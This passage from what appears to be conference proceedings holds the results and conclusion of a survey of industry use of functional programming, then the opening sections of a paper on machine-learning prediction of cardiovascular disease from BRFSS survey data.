More than half of the respondents (55.5%) consider the level of FP utilization in the projects they work on unsatisfactory, 32.9% consider it correct and moderate, and only 3.8% consider it excessive. The results of this question point to the fact that in commercial software, in general, there is room for wider

adoption of FP. The community of FP, according to more than half of the respondents (59.5%) is not sufficiently developed. From these results it can be concluded that the FP community, in general, needs further development and support. In addition, the majority of respondents (78.9%) are satisfied with the IDE environments they use. This means that, in general, IDE environments are sufficiently developed to work with FP.




Fig. 5. To what extent do you rely on FP when solving daily tasks at your workplace? (Q. 12)




Fig. 6. Results from Question 17 – “In your personal experience, how useful have the following concepts and techniques proven in practice when solving a given problem with a FP approach?”




Fig. 7. Results from Question 18 – “According to your personal experience, if you compare software built using FP versus software built using another approach (e.g., OOP) you think that with the FP software:”

Question 17, 18, and 19 were given in the form of Likert scale matrices and their results are shown in Figures 6, 7, and 8, respectively. From Question 17 it can be concluded that pure functions and immutability are exclusively useful concepts in FP, while static typing is relatively to exclusively useful; concurrent and parallel programming are relatively useful concepts, while mathematical structures are occasionally to relatively useful; and occasionally useful concepts are lazy evaluation, embedded PLs, and tacit (point-free style) programming. Table 1 shows the explored concepts of FP in Question 17, ranked by their mean in a descending order. According to the results of Question 18, it can be concluded that compared to software built with another approach, software built with an FP approach has a lower to significantly lower number of errors and lower number of lines of code written, as well as a higher to a significantly higher level of reliability; furthermore, in most cases, we can expect significantly less to

the same number of hours needed for its implementation, with the same to a relatively larger amount of resources used. According to the results of Question 19, with this kind of software, we can expect significantly easier to relatively easier testing, refactoring, maintainability, and performing of parallelization and concurrency.




Fig. 8. Results from Question 19 – “According to your personal experience, if you compare software built using FP versus software built using another approach (e.g., OOP) you think that with the FP software:”

TABLE I. RANKING LIST OF THE EXAMINED CONCEPTS OF FP

	N		Mean	SD
	Valid	Invalid		
Pure functions and immutability	420	2	1,69	0,659
Static typing (ADTs, type classes, higher-kinded types...)	410	12	1,21	1,135
Concurrent programming	378	44	1,06	0,977
Parallel programming	357	65	0,83	1,077
Mathematical structures (functor, applicative, monad...)	386	36	0,53	1,156
Lazy evaluation	395	27	0,32	1,078
Embedded languages	301	121	0,13	1,100
Tacit programming	199	223	-0,05	1,091

C. Part III

From the answers to all 4 open-ended questions (Question 20-23), among other things, it can be concluded that in general: FP is not talked about enough in practice; FP is slowly becoming more popular; OOP is still dominant, and that there are stigmas encircling FP, portraying it as too academic or excessively difficult – yet in practice, FP has shown to be remarkably useful for commercial software; engineers are unaware of the advantages this paradigm offers; it is underappreciated and underrepresented in the software industry; and that popular PLs introduce FP concepts, but some languages hurt the popularity of FP by rebranding it as "data-oriented programming" precisely due to the previously mentioned stigmas. Furthermore, the most useful concepts or techniques are immutability, pure functions and referential transparency, followed by static typing. The number of times an FP concept is mentioned in this question corresponds to the results from Question 17 and their rankings shown in Table 1. Further, it was also identified that it can be difficult to switch from an imperative to a declarative mindset; that there is a lack of educational materials (and/or their quality) on FP; that there is a lack of practical examples of FP; that it would be better if FP is included in education; that the jargon, mathematics, and theory found throughout the FP literature can be an obstacle to learning or using this paradigm; that in certain cases there is a lack of tools for FP, as well as a lack of quality and maturity of the ecosystem in certain PLs; that there may be resistance from colleagues or management when using FP; and that there are fewer open positions for FP. Some criticisms were also given for some FP communities: several respondents considered some of them to be insufficiently open thanks to the presence of dogmatism and extremism and at the same time requesting quality improvements. Refer to Fig. 9 and 10 for more details.




Fig. 9. Topics identified in Question 21 – “What other FP concepts and techniques do you use in your daily work or have helped you significantly? (optional)”




Fig. 10. Topics identified in Question 22 – “According to your personal experience, if you compare software built using FP versus software built using another approach (e.g., OOP) you think that with the FP software:”

D. Correlations

The Spearman's correlation coefficient between the highest level of completed formal education and the degree of reliance on FP when solving daily tasks at the workplace is 0.061 with a statistical significance of 0.216. From this we can conclude that there is no correlation between these two variables, which is in stark contrast with the stigmas about FP mentioned in the responses of the open-ended questions, i.e., the stigma that FP is only used for academic purposes or that the degree of understanding and utilizing FP is directly proportional to the level of formal education. Also, there is no correlation between the degree of utilization of FP by the respondents and their age. This can be deduced from Correlation No. 2 in Table 2, where the correlation coefficient is 0.039, and the coefficient of significance is quite weak and is 0.428. Finally, there is no significant correlation between the number of years of experience and the degree of utilization of FP in practice. The correlation coefficient in this case is 0.087 with a statistical reliability of 0.073. This is in stark contrast to the notion that FP in practice is used exclusively by experienced software developers – something that was also pointed out as a stigma across the responses to the open-ended questions.

There is a significant coefficient of statistical significance (0.03) with a correlation coefficient of -0.107 between the number of employees in a given company and its degree of utilization of FP, indicating a weak negative correlation. This to

a lesser degree supports the idea that FP is used less in larger companies – a statement that was mentioned in the responses to the open questions. In addition to this, there is a weak correlation between the size of the company in which the respondents work and the degree of satisfaction of the FP utilization. Namely, the Spearman correlation coefficient in this case is 0.114, and the significance coefficient is 0.027.

TABLE II. CORRELATIONS BETWEEN CERTAIN QUESTIONS

Correlation No.	Question 1	Question 2	Corr. coefficient	Significance (2-sided)	N
No. 1	Your highest level of completed formal education	To what extent do you rely on FP when solving daily tasks at your workplace?	.061	.216	419
No. 2	To what extent do you rely on FP when solving daily tasks at your workplace?	Your age	.039	.428	422
No. 3	Years of working experience	To what extent do you rely on FP when solving daily tasks at your workplace?	.087	.073	422
No. 4	How many employees does your organization have in total?	To what extent do you rely on FP when solving daily tasks at your workplace?	-.107*	.030	407
No. 5	How many employees does your organization have in total?	In terms of the projects you participate in, do you think there is a satisfactory level of code written with a FP approach?	.114*	.027	376
No. 6	Years of working experience	How long have you been actively using FP in your daily work?	.516**	< .001	422
No. 7	How long have you been actively using FP in your daily work?	To what extent do you rely on FP when solving daily tasks at your workplace?	.189**	< .001	422
No. 8	Your highest level of completed formal education	How long have you been actively using FP in your daily work?	.155**	.001	419

*. Correlation is significant at the 0.05 level (2-tailed).

**. Correlation is significant at the 0.01 level (2-tailed).

There is also a weak but significant correlation between the degree of utilization of FP by the respondents in performing their daily tasks at the workplace and the period of active use of FP in practice by the respondents. The correlation coefficient in this case is 0.189, while the statistical reliability is below 0.001. However, there is a weak but quite significant correlation between the degree of completed formal education and the period of active use of FP in practice by the respondents while performing their work tasks. Namely, the correlation coefficient in this case is 0.155 with a statistical reliability of 0.001.

VI. INTERVIEWS

Several things were mainly concluded from the interviews, namely: that if there is resistance around the use of FP in a company or a project, it usually arises from the aspect of difficulties with finding new engineers who know the PL in question; that it is necessary to put more emphasis on FP in universities, in order to better prepare students for writing commercial software; the interviewees emphasized that studying FP has had a positive effect on their way of thinking when solving problems; that although there may be a steep learning curve with FP, it is quite useful and practical to study it; that in the last 10 to 15 years an upward trend in the use of FP can be observed, thanks not only to the addition of FP concepts in multi-paradigm PLs, but also to the continuous efforts on improving FP tools, libraries, IDEs and literature; and that there are many resources for studying FP; however, and that further improvement of the FP literature is needed, especially adapting it for beginners and including real world examples, as well as further development of libraries and ecosystems of certain PLs – all problems of a collective nature; and finally, the stigmas surrounding FP have been confirmed once again.

VII. HYPOTHESES TESTING

- 1) *The extent of utilization of FP is strongly related to the employees' level of formal education, age, or years of experience*

This hypothesis is rejected. Correlation no. 1, 2, and 3 display small and insignificant correlation coefficients of 0.061, 0.039, and 0.087 (respectively) with significance coefficients of 0.216, 0.428, and 0.073, respectively.

- 2) *Solving a given problem with FP involves investing more mental effort than solving the same problem with an imperative paradigm*

This hypothesis is rejected. Although FP has a relatively steep learning curve, in Question 13 of the survey a total of 73.5% of respondents declared that FP represents an easier way of thinking when solving a given problem, while 16.6% see no difference, and a total of 10% of respondents believe that FP represents a more difficult way of thinking.

- 3) *The FP community is not yet sufficiently developed*

This hypothesis is neither accepted nor rejected. On Question 15 of the survey, 59.5% of respondents stated that this community has an unsatisfactory number of active members. The remaining 40.5% of respondents gave the opposite answer.

- 4) *The number of employees in a company is inversely proportional to the utilization of FP in their projects*

This hypothesis is rejected. The coefficients at Correlations no. 4 and 5 in Table 2 of -0.107 and 0.114 with coefficients of significance of 0.03 and 0.027, respectively, indicate no significant correlation between these two variables.

- 5) *Code written with an FP approach is shorter (contains fewer lines of code), is more reliable, and contains fewer errors than code built with another approach (e.g., OOP)*

This hypothesis is accepted. Analyzing Question 18 of the survey, a total of 84.6% of the respondents believe that the code written with the FP approach has fewer errors than the code built with another approach (e.g., OOP); a total of 80.3% that there are fewer lines of code; and a total of 78.9% that the degree of reliability is higher with this kind of software.

- 6) *Functional programming has concepts and techniques that are used in practice*

This hypothesis is accepted. For this, Question 17 of the survey was analyzed. The conclusion is that although not all FP concepts are always useful in practice, this paradigm offers quite a few concepts that can often be exclusively useful when developing commercial software – some examples include pure functions and immutability, and static typing, which, as shown in Table 1, have proven themselves as the two most positively evaluated concepts of all examined.

- 7) *The performance of software in which FP is applied is noticeably lower than the performance of software in which FP is not applied*

This hypothesis is neither accepted nor rejected. From Question 18.3 it can be seen that in general, there is no noticeable difference in performance when the software is built with an FP approach. This is not to exclude the fact that in certain scenarios performance observations may be different.

- 8) *Performing parallelization and concurrency is easier with software built with FP compared to software built with another approach (e.g., OOP).*

This hypothesis is accepted. As shown in Figure 8, in the second and third sub-questions of Question 19, a total of 76.5% and 77.7% of the respondents believe that performing parallelization and concurrency, respectively, is easier in software built with an FP approach.

- 9) *Current integrated development environments offer poor support for functional programming*

This hypothesis is rejected. On Question 16 only 21.1% of all respondents stated that they faced insufficiently developed IDE environments. The remaining 62.8% and 16.1% of respondents stated that the IDE environments they use have a satisfactory and excellent level of support for FP, respectively.

- 10) *Implementation of software with an FP approach takes more time than software built using another approach (e.g., OOP)*

This hypothesis is rejected. For this, Question 18.4 of the survey can be taken into consideration where only a total of 12.1% of the participant respondents believe that developing software with an FP approach takes more time.

- 11) *Code written using an FP approach is easier to test, refactor, and maintain*

This hypothesis is accepted. For testing of this hypothesis, the 1st, 4th, and 5th sub-questions of Question 19 were analyzed.

- 12) *A significant proportion of FP software developers learn outside of formal education*

This hypothesis is accepted. If we take into account that over 80% of the respondents stated that they have completed at least undergraduate studies (according to Question 4), and only 24% of them heard about FP during their studies (according to Question 10), it can be concluded that FP is not talked about enough during at least undergraduate university studies.

VIII. CONCLUSION

Through the research carried out in the master's thesis, it has been proven that FP leads to shorter code which, at the same time, is easier to read, write, and test; is characterized by higher reliability, and generally contains fewer errors. It has been also determined that the implementation of software built with an FP approach takes less time than software built with another approach and that, in general, there is no noticeable difference in performance between such software. Additionally, it has been proven that FP is often an easier way to think. These are key factors for a smaller technical debt.

It has been identified that there are stigmas encircling FP. However, through the carried out research has been successfully proven that there is no basis for such stigmas in FP. Years of hard research yielded and/or improved exclusively useful concepts and patterns that have seen wide adoption outside functional PLs: pure functions, immutability, higher-order functions, static typing, algebraic structures, and parallel and concurrent programming. Other concepts such as implicit programming, currying, partial application of functions, nested languages, domain modeling are also useful.

Because of the simultaneous wide adoption of FP (from web programming and the Internet of Things to applications in critical systems and financial software) and the repeatedly

mentioned benefits of FP that have been once again proven through this research, it is important that FP is explored by developers, and at the same time, it is of utmost importance for companies to perceive the benefits of FP and apply them where they can be the correct solution for the problem in question.

It has also been identified that the study of this paradigm tends to improve the thought processes of developers, as it was mentioned not only in the answers to the survey but also in the conducted interviews. It is necessary for FP to be included in university programs, especially in undergraduate studies. This will provide a basis for recently graduated software engineers to better fit in, and at the same time contribute more when developing commercial software, especially in companies that use functional or multi-paradigm PLs.

From the conducted research, it was also identified that additional efforts must be carried out by the FP communities to further create literature and educational materials on FP, including practical examples from the real world, to further facilitate the learning process of not only functional PLs but the principles and practices of FP in general. Additional support from companies and influential individuals from the software community is also needed to further expose the benefits of FP, as well as to enhance the already developed ecosystems of libraries and tools in functional PLs, thus further improving their development experience.

Finally, it is important to note that FP is not the solution to every problem, but it is of crucial and absolute importance to be pragmatic and in cases of resistance to using FP approaches, it needs to be resolved rationally and to investigate in detail the stigmas or fears that may lie behind the particular resistance.

ACKNOWLEDGEMENT

We would like to express immense gratitude to all survey respondents and interviewees for making this research possible. The work presented in this paper is supported by the Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, North Macedonia.

REFERENCES

- [1] C. Sadowski and D. Leijen, "A Preliminary Survey of Functional Programming," Microsoft, 2010.
- [2] A. Khanfor and Y. Yang, "An Overview of Practical Impacts of Functional Programming," 2017 24th Asia-Pacific Software Engineering Conference Workshops (APSECW), pp. 50-54, 2017.
- [3] E. Gabasova, "Comparing F# and C# with dependency networks," 9 June 2014. [Online]. Available: <http://evelinag.com/blog/2014/06-09-comparing-dependency-networks/>. [Accessed December 2022].
- [4] E. Elliott, "The Forgotten History of OOP," 1 November 2018. [Online]. Available: <https://medium.com/javascript-scene/the-forgotten-history-of-oop-88d71b9b2d9f>. [Accessed December 2022].
- [5] InfoQ, "Ralph Johnson, Joe Armstrong on the State of OOP," 2010. [Online]. Available: <https://www.infoq.com/interviews/johnson-armstrong-oop/>. [Accessed December 2022].
- [6] Z. Hu, J. Hughes and M. Wang, "How functional programming mattered," National Science Review, vol. 2, no. 3, pp. 349-370, 2015.
- [7] P. Johnston, "The Problems with Global Variables," 4 May 2022. [Online]. Available: <https://embeddedartistry.com/fieldatlas/the-problems-with-global-variables/>. [Accessed December 2022].
- [8] Roc, "The Roc Programming Language," [Online]. Available: <https://www.roc-lang.org/>. [Accessed July 2023].
- [9] A. Alexander, Functional Programming, Simplified (Scala edition), O'Reilly, 2017.
- [10] O. Yakushev, "Clojure's deadly sin," 27 July 2023. [Online]. Available: <https://clojure-goes-fast.com/blog/clojures-deadly-sin/>. [Accessed October 2023]

Multifactorial ML approach for early cardiovascular disease detection

Anita Petreska
Faculty of Information and
Communication Technologies – Bitola
University “St. Kliment Ohridski”-
Bitola, Republic of North Macedonia,
0009-0006-2098-5769

Saso Nikolovski
Faculty of Information and
Communication Technologies – Bitola
University “St. Kliment Ohridski”-
Bitola, Republic of North Macedonia
Skopje, 0009-0003-2390-5654

Blagoj Risteovski
Faculty of Information and
Communication Technologies – Bitola
University “St. Kliment Ohridski”-
Bitola, Republic of North Macedonia
Bitola, 0000-0002-8356-203

Zhaklina Chagoroska
E-Health Directorate
Ministry of Health
Skopje, Republic of North Macedonia
0009-0005-3315-5118

Abstract - Our research is focused on the challenge of applying machine learning (ML) techniques in the diagnosis of cardiovascular diseases (CVD), for their early detection and accurate classification by healthcare professionals. To address the complexity of CVD as a multifactorial health disorder, this study presents an approach by analyzing different types of observational data, integrated as clinical, genetic, demographic, and lifestyle data. Determining the performances of several ML models in predicting the possible occurrence of the disease, during data processing in the research, was a challenge. Identification of the existence of patterns and correlations between them was a crucial task to obtain a clear idea of the level of their influence in the development of the disease.

The analytical part of the research has made a special reference to the comparative analysis of different ML algorithms, to evaluate their efficiency in disease prediction. From the point of view of the obtained results from the conducted analyses shown in the study, a common conclusion can be derived from the inevitability of introducing ML-based diagnostics in clinical practice, and we expect the approach in the conducted research to make a direct contribution to the expansion of knowledge about the use of new approaches and techniques in modern diagnostics and treatment of these diseases.

Keywords — cardiovascular disease, machine learning, algorithms, prediction, exploratory data analysis

I. INTRODUCTION

According to the World Health Organization, cardiovascular diseases remain the leading cause of mortality and morbidity globally, and lifestyle as a factor has a significant role in its onset and progression. The occurrence of CVD can be prevented by lifestyle changes, primarily by avoiding smoking and alcohol consumption, as well as unhealthy eating habits [1][2]. With the manifestation of a series of indicators such as high blood pressure, elevated glucose levels and abnormal lipid profiles in the blood, timely detection and appropriate intervention are imposed as extremely important to prevent the development of the disease and premature death from it [3].

A. Risk Factors for Cardiovascular Disease

This approach uses the integration of genetic, demographic and lifestyle factors, providing a comprehensive view of patients' health and risk profiles. Such holistic analyzes enable more accurate predictions and personalized treatment plans, fundamentally transforming cardiovascular healthcare. Genetics is crucial in predisposing

individuals to various cardiovascular diseases (CVD), with specific genetic markers associated with increased risk of hypertension, coronary artery disease, and heart failure [4]. Integrating genetic data into machine learning models enables earlier identification of high-risk individuals using tools such as polygenic risk scores, increasing the accuracy of predicting CVD risks. In addition, demographic factors such as age, gender, ethnicity, and socioeconomic status significantly affect cardiovascular health, differentially affecting both the risk and manifestation of disease among populations. Lifestyle choices, including diet, physical activity, smoking, and alcohol consumption, also critically affect heart health, with machine learning models using this data to predict individual risks and tailor prevention strategies [5].

The synthesis of genetic, demographic, and lifestyle data through advanced machine learning techniques enables a comprehensive analysis of risk factors, revealing complex patterns and correlations. This multifactorial approach not only enables highly specific interventions targeting individuals with unique risk profiles but also supports the shift toward personalized medicine.

B. ML and its role in CVD early diagnostic

The early diagnosis of CVD is essential for the implementation of preventive measures, especially in the part of introducing changes in the patient's lifestyle with timely initiation of pharmacological therapy, to potentially slow down the progression of the disease [2]. Artificial intelligence (AI) and ML offer opportunities for early identification of individuals at high risk of CVD through non-invasive assessments and analyses [6][7][8]. ML's ability to accurately and efficiently analyze large data sets enables early diagnosis and management, which are critical to improving patient outcomes and reducing healthcare costs. ML algorithms excel at identifying patterns and anomalies in complex and multi-layered datasets, including those used in cardiovascular health [9][10]. In recent years, several advanced ML methodologies include deep learning techniques, and hybrid models that combine different ML techniques to improve prediction accuracy. Advances in automatic feature engineering, have improved the interpretability and efficiency of ML models in CVD prediction. With increasing privacy concerns, federated learning offers a promising

approach, allowing models to be trained collaboratively without direct access to the data from multiple sources. In clinical settings, ML models are used for patient risk stratification, real-time monitoring, and automation of diagnostic processes, enabling better prevention and treatment[11][12].

C. Data resource for the research

Data used in the study were taken from the Behavioral Risk Factor Surveillance System (BRFSS), an organization that collects data from US residents on health-related risk behaviors, chronic health conditions, and the use of preventive health services [13]. This extensive and comprehensive database offers invaluable insight into health trends and patterns in different countries, assisting health policymakers, health institutions, and researchers in formulating and implementing effective public health strategies and interventions.

D. Research objective

The integration of BRFSS data and machine learning techniques highlights the potential for leveraging existing public health datasets to develop CVD risk prediction models. By identifying lifestyle factors and their association with CVD, the study seeks to contribute to ongoing public health research, intervention, and policy efforts aimed at reducing the prevalence and impact of cardiovascular disease on society. To describe the relationship between general health (a target variable) and its input characteristics in data analytics, it is useful to think of general health as an outcome or dependent variable that we want to predict or understand through analysis. The goal was to select models that not only provide high accuracy but also maintain robustness and interpretability in a clinical setting.

II. MATERIALS AND METHODS

Exploratory Data Analysis (EDA) is the key step in the data analysis process, which aims to understand the data, discover patterns, spot anomalies, answer hypotheses, and ensure that the data is ready for further modeling. As an analytical step, EDA includes visual and quantitative methods for detecting patterns and anomalies, testing hypotheses, and verifying assumptions. Providing summary statistics captures the dispersion and shape of the distribution in the data used. Correlation analysis involves identifying how variables are related to each other and the target variable.

Data preprocessing is a critical step in the data analysis process and involves cleaning and transforming raw data before any analysis or modeling is done. This process can significantly impact the performance of machine learning models and the insights gained from the analysis. For the research purposes several ML algorithms suitable for classification tasks have been selected. The training model includes a training and testing data split by dividing the data into training and testing sets. Model evaluation includes evaluation of it's performance using metrics appropriate for classification - accuracy, precision, recall and F1 score, ROC-AUC curve, while it's interpretation involves interpreting the model results to gain deeper insight, and to identify which features affects him the most. The study provides a detailed analysis and discussion of how the models could be used in clinical settings and monitored over time to ensure continued

relevance and accuracy, incorporating new data as they become available. This comprehensive methodology provides a robust analysis of the cardiovascular health database, leading to valuable findings and reliable predictive models. Such a methodical approach is crucial for achieving high accuracy in predictions and can significantly influence decision-making in the context of health care.

A. Insights into the database

The database includes 438,693 records and a total of 304 attributes from which 19 attributes were selected for our study. To provide a detailed descriptive analysis for all parameters in the used dataset, in continuation of the study we have summarized key statistics for numerical and categorical variables. This analysis gave us insight into the central tendency, dispersion, and overall distribution of numerical variables, as well as the frequency and distribution of categories within categorical variables.

B. Correlational insights into CVD pathology

Insight into the data by their correlation principle, allows insight into potential predictors of CVD, emphasizing the importance of considering both individual and combined effects of parameters in the research process and predictive modeling. By conducting bivariate analysis, valuable insights are gained into how lifestyle factors (such as exercise and smoking), demographics (such as age and gender), and health status are associated with the prevalence of various health conditions. By conducting a bivariate analysis of the relationships between general health versus disease states, a higher prevalence of disease states could be observed in subjects who reported "poor" or "normal" general health compared to those who reported "good", " very good" or "excellent". This could indicate a strong correlation between self-reported health status and actual health status, which in turn indicates that subjects' perceptions of their health align with their medical conditions. Exercise for disease conditions shows lower rates of certain conditions, such as heart disease and diabetes, in subjects who exercise regularly. This result highlights the importance of exercise in maintaining good health.




Figure 1: Correlation matrix heatmap of numerical values

Bivariate analysis of gender by disease shows differences in the prevalence of certain diseases between men and

women, such as higher rates of heart disease in men. This may indicate biological and lifestyle factors that contribute to sex-specific disease risk, highlighting the need for sex-specific health interventions. Looking at smoking history versus disease states, smokers show higher rates of lung-related disease and heart disease. It confirms the fact that smoking is a major risk factor for many diseases. Correlation analysis of numerical values (Figure 1) reveals key insights into CVD research. The heatmap reveals that while BMI correlates strongly with weight (0.86) and height moderately correlates with weight (0.48), consumption of alcohol, fruit, and French fries shows negligible correlations with physical health metrics. In general, lifestyle choices such as consumption of alcohol, fruit, vegetables, and French fries show minimal to no significant correlation with body metrics such as BMI, height, and weight, with the BMI-weight relationship being the most pronounced, reflecting their calculative connectivity.

One approach to examining the correlation between categorical variables in used data is to use Cramer's V matrix, a matrix that is based on the Chi-square statistic and provides a measure of the strength of association between two categorical variables (Figure 2). The heatmap correlation matrix shows a network of health-related associations where routine checkups correlate with exercise at 0.27, heart disease increases with age at 0.41, and diabetes prevalence and weight scale with age at 0.37 and 0.40, respectively, while arthritis shows a similar age-related increase to 0.37. Smoking and alcohol consumption pair notably at 0.69, suggesting a relationship with lifestyle. On the other hand, depression is inversely related to general health and exercise at -0.21 and -0.20, with green vegetable intake being inversely correlated at -0.22, indicating the influence of diet on mood. Variables such as skin cancer and heart disease show negligible relationships at 0.09, and alcohol consumption is barely associated with height at 0.02, reflecting the broader matrix pattern of specific, yet distinct, interrelationships between health behaviors and conditions.




Figure 2 Cramer's V Matrix

C. Preparation and preprocessing

Data preprocessing for machine learning involves a series of basic data preparation steps for building accurate and efficient models, including data cleaning, feature selection, feature engineering, normalization, scaling, data transformation, categorical data coding, and partitioning. the data. Data cleaning involves dealing with missing values. Because only a small proportion of data (3.09%) was missing, numerical values were replaced by their mean, and the most frequent values were used for categorical features.

In feature engineering, attributes such as "General Health" and "Sex" were given single-hot coding for nominal categories, while ordinal categories such as category age were covered by label coding. Numerical features such as height, weight, and BMI were standardized to ensure consistent model training performance. Data transformation through one-time coding of categorical features significantly increased the feature space, reflecting the diversity within each category.

The removal of duplicates was necessary because a small fraction, about 0.026%, of the data were duplicates, and their removal helps maintain the integrity of model performance. The preprocessing phase of this study stands out for its detailed approach to handling large amounts of data from various sources. The researchers used advanced techniques to clean, integrate, and normalize the data, ensuring that the input to the ML models was of high quality and reliability. This rigorous preprocessing is critical to the accuracy of predictions made by ML models. Data partitioning involved splitting the dataset into training and testing datasets, in a 70:30 ratio, to ensure that the model was tested on unseen data. After pre-processing, the data is ready for training machine learning models, which starts with defining the target predictor variable and choosing an appropriate algorithm. In continuation of this process, we decided not to use cross-validation for the following reasons: data volume and homogeneity, computational limitations of used hardware, historical data validation, model complexity and training time. The model is then trained on the prepared training set and subsequently evaluated on the test set, where various performance metrics are analyzed to determine its effectiveness.

We believe that the chosen methodological approach provides a balance between model accuracy, efficiency and practical application in clinical settings.

D. Selection of ML algorithms for CVD detection

Selection criteria for the final models included a comprehensive evaluation based on performance, interpretability, complexity, and efficiency. Models that demonstrated high precision and recall were prioritized to provide reliable predictions of CVD risk. The balance between computational efficiency and predictive performance was a key factor, as it would facilitate the integration of these models into existing healthcare systems. This rigorous selection process ensures that the models are not only scientifically robust, but also practically feasible to improve cardiovascular disease risk assessment and intervention strategies. ML models developed in this study aim to predict the likelihood that an individual will be at risk of cardiovascular disease. By training the models and

validating their performance, the study seeks to create a robust and accurate prediction tool that can assist healthcare professionals in early diagnosis, risk stratification, and targeted intervention for subjects at risk of developing CVD [14][15]. In our study, the ML algorithms below were used for CVD risk and heart disease prediction [17][18][19].

The selection of these algorithms was guided by a comprehensive evaluation of performance, interpretability, complexity, and efficiency. These criteria ensure that the chosen models provide accurate predictions and integrate seamlessly into clinical workflows, maintaining practicality for real-world application. Performance is crucial for reliable risk predictions, while interpretability fosters trust and informed decision-making by healthcare professionals. Complexity needs to be balanced to effectively capture CVD's multifaceted nature without being overly burdensome, and efficiency is vital to managing large volumes of data without excessive resource consumption. This balanced approach ensures that the models are both, scientifically robust and practically feasible, enhancing diagnosis and treatment effectiveness in healthcare settings.

